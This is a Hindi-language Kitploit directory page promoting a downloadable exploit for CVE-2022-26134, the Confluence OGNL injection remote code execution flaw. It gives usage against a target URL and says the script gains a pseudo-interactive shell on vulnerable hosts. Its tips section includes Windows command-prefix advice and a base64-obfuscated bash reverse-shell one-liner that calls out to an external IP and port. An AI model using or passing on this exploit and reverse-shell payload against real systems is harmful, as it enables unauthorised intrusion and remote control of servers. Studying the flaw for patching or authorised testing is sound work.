
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2022-26134 — [CVE-2022-26134] Confluence OGNL एक्सप्रेशन इंजेक्शन RCE सैंडबॉक्स बाईपास के साथ। | Kitploit
उपकरण/GitHubGitHub/sncker/cve-2022-26134
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगरेड टीमिंग
GitHubsncker/cve-2022-26134

CVE-2022-26134

[CVE-2022-26134] Confluence OGNL एक्सप्रेशन इंजेक्शन RCE सैंडबॉक्स बाईपास के साथ।

रिपॉजिटरी देखें
26884 साल पहलेKitploit द्वारा समीक्षित

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2022-26134

कोन्फ्लुएंस OGNL अभिव्यक्ति इंजेक्टेड RCE(CVE-2022-26134) poc and exp

अपडेट

सैंडबॉक्स बायपास जोड़ें, उच्च संस्करण समर्थित।

उपयोग

Usage: python Confluence_cve_2022_26134_RCE.py http://example.com/

स्क्रिप्ट स्वचालित रूप से जांच करेगी कि लक्ष्य कमजोर है या नहीं, और यदि यह कमजोर है तो एक छद्म-इंटरैक्टिव शेल में प्रवेश करेगी।

लिनक्स पर परीक्षण:

linux

विंडोज पर परीक्षण:
windows

जब आप छोड़ना चाहें तो बस 'q' दर्ज करें।

कुछ सुझाव

कमांड पैरामीटर सीधे runtime.exec विधि में पास किए जाते हैं, जिसमें शेल का संदर्भ नहीं होता। इसलिए। विंडोज में, dir जैसे कुछ कमांड सीधे निष्पादित नहीं किए जा सकते, आप cmd.exe /c dir का उपयोग कर सकते हैं। लिनक्स में, कुछ विशेष प्रतीक प्रभावी नहीं हो सकते, यदि आपको रिवर्स शेल जैसे विशेष प्रतीकों के साथ कोई कमांड निष्पादित करने की आवश्यकता है, तो आप इसे base64 एन्कोड कर सकते हैं और फिर bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xLjEuMS4xLzg4ODggMD4mmQ==}|{base64,-d}|{bash,-i} का उपयोग कर सकते हैं।

टूल डाउनलोड करें